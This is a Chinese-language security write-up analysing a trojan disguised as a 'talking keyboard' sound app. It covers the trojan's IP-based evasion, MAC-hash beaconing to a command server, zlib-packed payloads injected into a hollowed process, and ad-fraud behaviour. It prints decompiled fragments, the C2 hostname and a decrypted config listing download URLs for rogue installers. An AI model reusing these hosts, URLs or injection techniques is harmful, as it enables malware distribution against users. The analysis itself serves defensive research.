
原文地址:http://drops.wooyun.org/papers/10673

0x00 背景


拦截量一夜之间从零增长到20多万，通过回溯发现主要由“刚需”的色情播放器推广安装。然而分析时该软件却表现地很无辜——直接安装运行，看其功能就是为了实现按下按键播放对应的声音,几乎没有什么恶意行为。然而经测试，其功能并不完善，点击在线升级不进行任何判断就直接弹出当前已是最新版本的提示，这真的就是软件的全部功能吗？



（图1：木马拦截量呈爆发式增长）

0x01 样本简介

软件名称：会说话的键盘
文件名：Key_jpls_9181068.exe
MD5：40dd0aca08e51406179f61cbc382ea84
行为简介：安装时判断自身文件名，不符合规则就弹出安装向导，符合则直接静默安装，安装后在%appdata%\TsanZioxs目录下释放如下文件，并运行。



(图2：安装后释放文件)

其中Sound目录下除了很多声音文件外，还有两个数据文件。

（图3：Sound目录下部分文件）

运行后看着像是正常的软件，有界面、有看似正常的功能。

（图4：任务栏创建图标）

（图5：点击图标后的相关界面）

0x02 详细分析

QcemTiosp.exe行为：

1、在任务栏的通知区域创建图标，并创建相关的界面进行伪装，然而软件本身并不能实现播放按键声音的功能。如果符合条件，重启机器后将不会再出现相关界面，直接在后台执行。整个木马代码中被大量加入了异常处理函数并主动抛出异常,用于干扰分析。

```
bool __usercall sub_4019E0<al>(int a1<eax>)
{
  int v1; // edx@1
  bool result; // al@1
  int v3; // [sp-Ch] [bp-24Ch]@1
  int v4; // [sp+20Ch] [bp-34h]@2
  int *v5; // [sp+230h] [bp-10h]@1
  int v6; // [sp+234h] [bp-Ch]@1
  int (*v7)(); // [sp+238h] [bp-8h]@1
  int v8; // [sp+23Ch] [bp-4h]@1

  v7 = SEH_4019E0;
  v6 = a1;
  v8 = 0;
  v5 = &v3;
  v1 = *(_DWORD *)(sub_4046B0() + 12);
  result = v1 == 0;
  if ( v1 )
  {
    v4 = 109;
    CxxThrowException(&v4, &unk_410788);
  }
  return result;
}
```

drops.wooyun.org

（图6）

2、创建线程开始木马行为：首先获取MAC地址，并使用散列算法将MAC地址计算成一个hash值，随后将其发送到udp.1qingling.com.cn:2005,为了隐蔽该通讯使用UDP协议。

```
result = Netbios(&pncb);
if ( !result )
{
  result = v15;
  if ( (_BYTE)v15 )
  {
    v3 = (UCHAR *)((char *)&v15 + (unsigned __int8)v15);
    memset(&pncb, 0, sizeof(pncb));
    v4 = *v3;
    pncb.ncb_command = 50;
    pncb.ncb_lana_num = v4;
    Netbios(&pncb);
    LOBYTE(v6) = 0;
    memset((char *)&v6 + 1, 0, 0xFCu);
    v9 = 0;
    v10 = 0;
    memset(&pncb, 0, sizeof(pncb));
    pncb.ncb_lana_num = *v3;
    strcpy((char *)pncb.ncb_callname, "*");
    pncb.ncb_command = 51;
    pncb.ncb_length = 256;
    pncb.ncb_buffer = (PUCHAR)&v6;
    result = Netbios(&pncb);
    if ( !result )
    {
      Dest = 0;
      memset(&v12, 0, 0xFCu);
      v13 = 0;
      v14 = 0;
      snprintf(&Dest, 0xFFu, "%02X%02X%02X%02X%02X%02X%02X", (unsigned __int8)v6, BYTE1(v6), BYTE2(v6), BYTE3(v6), v7, v8);
      result = sprintf(a1, "%s", &Dest);
    }
  }
```

drops.wooyun.org

（图7）

```
.data:00413090 a218_244_136_17 db '218.244.136.171',0  ; DATA XREF: sub_4017C5+1C2↑o
.data:004130A0 aUdp_1qingling_ db 'udp.1qingling.com',0 ; DATA XREF: sub_4017C5+1BD↑o
.data:004130B2                 align 4
.data:004130B4 a_bin           db '.bin',0               ; DATA XREF: sub_4017C5:loc_40
.data:004130B4                                           ; sub_4017C5+155↑o
.data:004130B9                 align 4
```

drops.wooyun.org

（图8）

地址	数值	注释
00F5F930	0040642A	返回到 QcemTios.0040642A 来自 QcemTios.00405DD0
00F5F934	003B6771	ASCII "218.244.136.171"
00F5F938	000007D5	
00F5F93C	003B3C4F	ASCII "C89CDC523167"
00F5F940	000003E9	
00F5F944	0000032A	
00F5F948	00000000	
00F5F94C	000000CE	
00F5F950	00000000	

drops.wooyun.org

（图9）

3、接收服务器返回的数据，判断返回的相应值，如果是0x191，则不进行任何行为。

```
.text:0040650C                  mov     [ebp+var_30], ebx
.text:0040650F                  mov     [ebp+var_24], ebx
.text:00406512                  mov     [ebp+var_1C], ebx
.text:00406515                  call    sub_405ED0
.text:0040651A                  test    al, al
.text:0040651C                  jz      loc_4065A7
.text:00406522                  mov     eax, dword ptr [ebp+buf]
.text:00406528                  mov     [ebp+var_2C], ebx
.text:0040652B                  cmp     ax, 0CEh
.text:0040652F                  mov     [ebp+var_2C], eax
.text:00406532                  jnz     short loc_4064D2
.text:00406534                  mov     ecx, [esi+4]
.text:00406537                  push    1Fh             ; uIDEvent
.text:00406539                  push    ecx             ; hWnd
.text:0040653A                  call    ds:KillTimer
.text:00406540                  mov     eax, [ebp+var_2C+2]
.text:00406543                  cmp     ax, 191h
.text:00406547                  jnz     short loc_4064D2
.text:00406549                  and     eax, 0FFFFh
.text:0040654E                  mov     ecx, 1
.text:00406553                  mov     [esi+13Dh], eax
.text:00406559                  mov     [ebp+var_4], ebx
.text:0040655C                  mov     eax, ecx
.text:0040655E
```


control code

经测试:北京\深圳ip返回0x191,不进行任何行为

drops.wooyun.org

（图10）

4、为什么只上传了MAC的hash值就会返回0x191呢？难道有黑名单？或者通过MAC判断虚拟机？然而并不是，多次测试后发现该返回值与当前的ip地址有关系，比如在对北京、深圳、成都、杭州四个城市的测试中，发现只有北京和深圳返回了0x191，看来该木马至少避开了北京和深圳的用户。



（图11）


5、如果当前城市不是要屏蔽的城市，则不再装无辜，露出真面目，开始木马行为：首先创建开机自启动项长期驻扎电脑，随后将Sound目录下的Enter.bin文件映射到内存。

```
v3 = CreateFileA(NumberOfBytesRead, 0xC0000000u, 1u, 0, 4u, 0x8000000u, 0);
*(_DWORD *)(v2 + 1032) = v3;
if ( v3 == (HANDLE)-1 )
  return 0;
if ( !v3 )
{
  CloseHandle(0);
  *(_DWORD *)(v2 + 1032) = 0;
  return 0;
}
FileSizeHigh = 0;
v4 = GetFileSize(v3, &FileSizeHigh);
v5 = v4;
v6 = CreateFileMappingA(*(HANDLE *)(v2 + 1032), 0, 4u, 0, v4, 0);
*(_DWORD *)(v2 + 1036) = v6;
if ( v6 )
{
  v7 = MapViewOfFile(v6, 0xF001Fu, 0, 0, v5);
  *(_DWORD *)(v2 + 1040) = v7;
  if ( v7 )
  {
    v8 = *(void **)(v2 + 1032);
    NumberOfBytesRead = 0;
    SetFilePointer(v8, v5 - 1024, 0, 0);
    ReadFile(*(HANDLE *)(v2 + 1032), (LPVOID)(v2 + 24), 4u, (LPDWORD)&NumberOfBytesRead, 0);
    ReadFile(*(HANDLE *)(v2 + 1032), (LPVOID)(v2 + 28), 4u, (LPDWORD)&NumberOfBytesRead, 0);
    ReadFile(*(HANDLE *)(v2 + 1032), (LPVOID)(v2 + 32), 4u, (LPDWORD)&NumberOfBytesRead, 0);
    ReadFile(*(HANDLE *)(v2 + 1032), (LPVOID)(v2 + 36), 4u, (LPDWORD)&NumberOfBytesRead, 0);
    sub_4084F0(v2);
```

drops.wooyun.org

（图12）

6、经分析Enter.bin和Space.bin文件都是经过压缩的，压缩相关的参数存在文件的末尾，分别通过搜索Space和Enter关键词来定位压缩相关参数，如下图所示：



（图13）

```
00011DF0  48 19 29 23 65 A4 8C 94  91 32 52 46 CA 48 19 29  H.)#e 寓? RF蒽.)
00011E00  FF 62 F9 1F 16 95 DD 5E  00 00 00 00 00 00 00 00    ?". 毂........
00011E10  00 00 00 00 00 40 02 00  00 00 00 00 08 1E 01 00  .....@..........
00011E20  08 1E 01 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00011E30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00011E40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00011E50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00011E60  05 00 00 00 45 6E 74 65  72 01 00 00 00 00 00 00  ....Enter.......
00011E70  00 08 1E 01 00 00 00 00  00 00 00 00 00 00 00 00  ................
00011E80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....drops.wooyun.org
```

（图14）

7、获取到相关参数后使用zlib库进行解压，该木马静态编译了zlib库，版本为1.2.3

```
v9 = a1;
v10 = v4;
v12 = 0;
v13 = 0;
result = sub_40DA10(&v7, "1.2.3", 56);
if ( !result )
{
  v6 = sub_40DA30(&v7, 4);
  if ( v6 == 1 )
  {
    *a2 = v11;
    result = sub_40F280(&v7);
  }
```

drops.wooyun.org

（图15）

8、解压成功后对文件进行简单的校验，确认是PE文件后创建自身傀儡进程，将解压出的PE注入到傀儡进程中运行。

```
00408B1E  .  C2 1800        retn 18
00408B21  >  8B4D 08        mov ecx,dword ptr ss:[ebp+8]
00408B24  .  66:8139 4D5A   cmp word ptr ds:[ecx],5A4D
00408B29  .v 74 15          je short QcemTios.00408B40
00408B2B  .  33C0           xor eax,eax
00408B2D  .  8B4D F4        mov ecx,dword ptr ss:[ebp-C]
00408B30  .  64:890D 0000(  mov dword ptr fs:[0],ecx
00408B37  .  5F             pop edi
```

drops.wooyun.org

（图16）

```
00408B5F  .  C2 1800        retn 18
00408B62  >  03C1           add eax,ecx
00408B64  .  8945 E4        mov dword ptr ss:[ebp-1C],eax
00408B67  .  8138 50450000  cmp dword ptr ds:[eax],4550
00408B6D  .v 74 15          je short QcemTios.00408B84
00408B6F  >  33C0           xor eax,eax
00408B71  .  8B4D F4        mov ecx,dword ptr ss:[ebp-C]
00408B74  .  64:890D 0000(  mov dword ptr fs:[0],ecx
```

drops.wooyun.org

（图17）

```
.text:00408DA0                sub     esp, 74h
.text:00408DA3                xor     eax, eax
.text:00408DA5                push    ebp
.text:00408DA6                mov     [esp+78h+ProcessInformation.hProcess], eax
.text:00408DAA                push    edi
.text:00408DAB                mov     [esp+7Ch+ProcessInformation.hThread], eax
.text:00408DAF                mov     ecx, 11h
.text:00408DB4                mov     [esp+7Ch+ProcessInformation.dwProcessId], eax
.text:00408DB8                lea     edi, [esp+7Ch+StartupInfo]
.text:00408DBC                rep stosd
.text:00408DBE                lea     ecx, [esp+7Ch+ProcessInformation]
.text:00408DC2                lea     edx, [esp+7Ch+StartupInfo]
.text:00408DC6                push    ecx             ; lpProcessInformation
.text:00408DC7                push    edx             ; lpStartupInfo
.text:00408DC8                push    eax             ; lpCurrentDirectory
.text:00408DC9                push    eax             ; lpEnvironment
.text:00408DCA                push    4               ; dwCreationFlags
.text:00408DCC                push    eax             ; bInheritHandles
.text:00408DCD                push    eax             ; lpThreadAttributes
.text:00408DCE                mov     [esp+98h+ProcessInformation.dwThreadId], eax
.text:00408DD2                push    eax             ; lpProcessAttributes
.text:00408DD3                mov     eax, [esp+9Ch+lpCommandLine]
.text:00408DDA                push    eax             ; lpCommandLine
.text:00408DDB                push    0               ; lpApplicationName
.text:00408DDD                mov     [esp+0A4h+StartupInfo.cb], 44h
.text:00408DE5                call    ds:CreateProcessA
.text:00408DEB                mov     ebp, eax
.text:00408DED                test    ebp, ebp
.text:00408DEF                jz      loc_408E83
.text:00408DF5                mov     edi, [esp+7Ch+arg_8]
```

drops.wooyun.org

（图18）

0x03 Enter.exe行为

该文件由Enter.bin解压而来不落地，MD5：1DCC1E25CF884AF7AF6EA3927CAB9D6E

1、下载http://config.1qingling.com/biz/810.xml配置文件，该配置文件经过加密，解密后内容如图19。该木马的主要功能分三块，第一是流氓推广、第二是弹窗，第三是右下角弹窗。每个功能都配置了生效时间，弹窗频率和时间等。


```
<?xml version="1.0" encoding="utf-8"?>
<config>
  <Day user="1" inst="1">
    <Item id="0" start="80" interval="60" count="7"/>
    <Item id="1" start="150" interval="60" count="7"/>
    <Item id="-1" start="150" interval="60" count="3"/>
  </Day>
  <Soft timeout="360">
    <Item oid="1" id="1225" url="http://down.zsvsc.com/update/adman/AmSetupAM_383.exe" name="视频广告过滤侠" key="" path="" packname="AmSetupAM_383.exe" runtime="" ope
    <Item oid="2" id="1210" url="http://xiazai.301pk.com/ht_Y_kbyht_06255.exe" name="9377皇图" key="" path="" packname="ht_Y_kbyht_06255.exe" runtime="" open="" check=
    <Item oid="3" id="1241" url="http://down.liveroom.imyzds.com/cqss_1144.exe" name="传奇1.76" key="" path="" packname="cqss_1144.exe" runtime="" open="" check="0"/>
    <Item oid="4" id="1234" url="http://soft.fencai.org:81/setup_B19_1.exe" name="简单拼音" key="" path="" packname="setup_B19_1.exe" runtime="" open="" check="0"/>
    <Item oid="5" id="1212" url="http://res.maoha.com/soft/usbbox/usbboxlite_3001_s_8016_hn.exe" name="usb宝盒" key="" path="" packname="usbboxlite_3001_s_8016_hn.exe"
    <Item oid="6" id="1223" url="http://xzai.senqqan.com/svscx/S_xtic_18101088.exe" name="系统消息查询" key="" path="" packname="S_xtic_18101088.exe" runtime="" open="
    <Item oid="7" id="1246" url="http://srfdown.sulang.com/setup_119.exe" name="速浪输入法" key="" path="" packname="setup_119.exe" runtime="" open="" check="0"/>
    <Item oid="8" id="1244" url="http://down.shuanglifeng.com/union/jywset_68_1.exe" name="Lan局域网共享" key="" path="" packname="jywset_68_1.exe" runtime="" open=""
    <Item oid="9" id="1245" url="http://www.zqdsit.com.cn/down/?d=md5_46_1.exe" name="效验MD5" key="" path="" packname="md5_46_1.exe" runtime="" open="" check="0"/>
    <Item oid="10" id="1236" url="http://dl.static.iqiyi.com/hz/IQIYIsetup_senxing@xt085.exe" name="爱奇艺加速器" key="" path="" packname="IQIYIsetup_senxing@xt085.exe
    <Item oid="11" id="1233" url="http://zj.eedown.com/setup_h_181.exe" name="几米听" key="" path="" packname="setup_h_181.exe" runtime="" open="" check="0"/>
    <Item oid="12" id="1222" url="http://xiazai.gl17y.com:9908/FEEB102_DX2AC2_AZ3298_WGFABA.exe" name="图像转换助手" key="" path="" packname="FEEB102_DX2AC2_AZ3298_WG
    <Item oid="14" id="1176" url="http://skin.91adc.com/skins/back.jpg" name="插件" key="" path="" packname="" runtime="" open="" check="1"/>
  </Soft>
  <Cyber8 timeout="360"/>
  <Right>
    <Item id="1" sand="0" ptrate="0" x="200" y="10" url="http://mynx.vtfenlei.net/jianpan/vx.html?id=1" width="300" height="250" interval="15" daily="50"/>
    <Item id="2" sand="1" ptrate="0" x="200" y="10" url="http://mynx.vtfenlei.net/jianpan/vx.html?id=2" width="300" height="250" interval="120" daily="50"/>
    <Item id="3" sand="1" ptrate="1" x="200" y="10" url="http://mynx.vtfenlei.net/jianpan/vx.html?id=3" width="300" height="250" interval="120" daily="50"/>
    <Item id="4" sand="0" ptrate="0" x="200" y="10" url="http://mynx.vtfenlei.net/jianpan/vx.html?id=4" width="300" height="250" interval="120" daily="50"/>
    <Item id="5" sand="1" ptrate="0" x="200" y="10" url="http://mynx.vtfenlei.net/jianpan/vx.html?id=5" width="300" height="250" interval="120" daily="50"/>
    <Item id="6" sand="0" ptrate="0" x="200" y="10" url="http://mynx.vtfenlei.net/jianpan/vx.html?id=6" width="300" height="250" interval="120" daily="50"/>
    <Item id="7" sand="0" ptrate="0" x="200" y="10" url="http://tqmn.yuu360.com/youxia70et.html" width="300" height="250" interval="120" daily="50"/>
  </Right>
  <MiniMax>
    <Item url="http://mynx.vtfenlei.net/jianpan/vt/xw.html?id=0" x="0" y="0" first="90" width="740" height="482" title="32"/>
    <Item url="http://mynx.vtfenlei.net/jianpan/vt/xw.html?id=0" x="0" y="0" first="200" width="740" height="482" title="32"/>
    <Item url="http://mynx.vtfenlei.net/jianpan/vt/xw.html?id=0" x="0" y="0" first="200" width="740" height="482" title="32"/>
    <Item url="http://mynx.vtfenlei.net/jianpan/vt/xw.html?id=0" x="0" y="0" first="200" width="740" height="482" title="32"/>
    <Item url="http://mynx.vtfenlei.net/jianpan/vt/xw.html?id=0" x="0" y="0" first="200" width="740" height="482" title="32"/>
  </MiniMax>
</config>
```

（图19）

2、解析配置文件，根据配置文件进行下载推广行为。

```
if ( (unsigned __int8)sub_408C80("MiniMax") )
{
  sub_409B30(v1);
  while ( 1 )
  {
    *(_DWORD *)(a1 - 28) = &v18;
    if ( !(unsigned __int8)sub_408C80("Item") )
      break;
    v2 = operator new(0x20Cu);
    *(_DWORD *)(a1 - 28) = &v18;
    *(_DWORD *)(a1 + 8) = v2;
    unknown_libname_11("url");
    v3 = sub_403570(a1 - 32, v18);
    *(_BYTE *)(a1 - 4) = 2;
    v4 = sub_4032E0(v3);
    LOBYTE(v7) = *(_BYTE *)(a1 + 11);
    v18 = 0;
    v5 = (const char *)v4;
    *(_BYTE *)(a1 - 72) = v7;
    std::basic_string<char_std::char_traits<char>_std::allocator<char>>::_Tidy(a1 - 72, v18);
    v18 = (const char *)1;
    v6 = strlen(v5) + 1;
    *(_DWORD *)(a1 - 28) = v6 - 1;
    if ( (unsigned __int8)std::basic_string<char_std::char_traits<char>_std::allocator<char>>::_Grow(
                            a1 - 72,                                                    drops.wooyun.org
```

（图20）



（图21推广的文件）

3、配置中的弹窗功能代码则不在此文件中，其以加载Enter.bin相同的方式加载Space.bin文件并在内存中加载，随后将配置文件中的参数作为命令行参数创建自身傀儡进程，将Space.bin注入执行。

```
地址      数值      注释
0012F378  00404723 CALL 到 CreateFileA 来自 QcemTios.0040471D
0012F37C  003B7839 FileName = "C:\Documents and Settings\Administrator\Application Data\JsanZioxs\Sound\Space.bin"
0012F380  C0000000 Access = GENERIC_READ|GENERIC_WRITE
0012F384  00000001 ShareMode = FILE_SHARE_READ
0012F388  00000000 pSecurity = NULL
0012F38C  00000004 Mode = OPEN_ALWAYS
0012F390  08000000 Attributes = SEQUENTIAL_SCAN
0012F394  00000000 hTemplateFile = NULL                                    drops.wooyun.org
```

（图22）

```
if ( v6 > 0 )
{
  v7 = v14 + v6;
  if ( (unsigned __int8)std::basic_string<char_std::char_traits<char>_std::allocator<char>>::_Grow(&v12, v14 + v6, 0) )
  {
    memcpy((void *)&NumberOfBytesRead[v14], ".bin", v6);
    v14 = v7;
    NumberOfBytesRead[v7] = 0;
  }
}
v8 = operator new(0x414u);
v18 = v8;
LOBYTE(v23) = 1;
if ( v8 )
  v9 = sub_404630(v8);
else
  v9 = 0;
v10 = NumberOfBytesRead;
LOBYTE(v23) = 0;
if ( !NumberOfBytesRead )
  v10 = _C;
if ( sub_404700(v9, v10) )
  sub_404AB0(v9, "Space", (void **)((char *)v17 + 711), (int *)((char *)v17 + 715));
Sleep(0x64u);
if ( v9 )
{
  sub_404A30(v9);
  (**(void (__thiscall ***)(_DWORD, _DWORD))v9)(v9, 1);
```

drops.wooyun.org

（图23）

0x04 Space.exe行为

该文件由Space.bin解压而来不落地，MD5：1DCC1E25CF884AF7AF6EA3927CAB9D6E

1、该文件的主要功能是从命令行参数中获取弹窗相关的参数信息，进行弹窗行为。

```
AfxEnableControlContainer(0);
CWinApp::Enable3dControls(v2);
pNumArgs = 0;
v3 = GetCommandLineW();
v4 = CommandLineToArgvW(v3, &pNumArgs);
v68 = (int)v4;
if ( pNumArgs >= 7 )
{
  v5 = v4[1];
  LOBYTE(v62) = 0;
  v6 = *(const char **)CString::CString(&Str, v5);
  v72 = 0;
  v41 = v68;
  std::basic_string<char_std::char_traits<char>_std::allocator<char>>::_Tidy(&v41, 0);
  v7 = strlen(v6) + 1;
  v8 = v7 - 1;
  v58 = v7 - 1;
  if ( (unsigned __int8)std::basic_string<char_std::char_traits<char>_std::allocator<char>>::_Grow(&v41, v7 - 1, 1)
  {
    memcpy(v42, v6, v8);
    std::basic_string<char_std::char_traits<char>_std::allocator<char>>::_Eos(&v41, v8);
  }
  LOBYTE(v72) = 2;
  CString::_CString(&Str);
  v9 = (const char *)v42;
```

drops.wooyun.org

（图24）

具体弹窗行为：

1）大的弹窗广告如图25：对应配置文件中的<Right>标签

drops.wooyun.org

(图25)

2）右下角弹窗广告如图26：对应配置文件中的<Minimax>标签

（图26）

0x05 后记：

随着安全软件的普及，纯粹木马的生存空间越来越小，更多的木马在看似正常的软件中插入恶意代码进行伪装，除了后台的恶意代码外，其在前台还创建了相应的伪装界面，尽量把自己装得单纯无害，甚至还会通过ip限制等手段逃避安全厂商的分析。

该木马的恶意推广列表中的大部分是流氓软件，还有少数危害严重的木马程序，且待下回分析。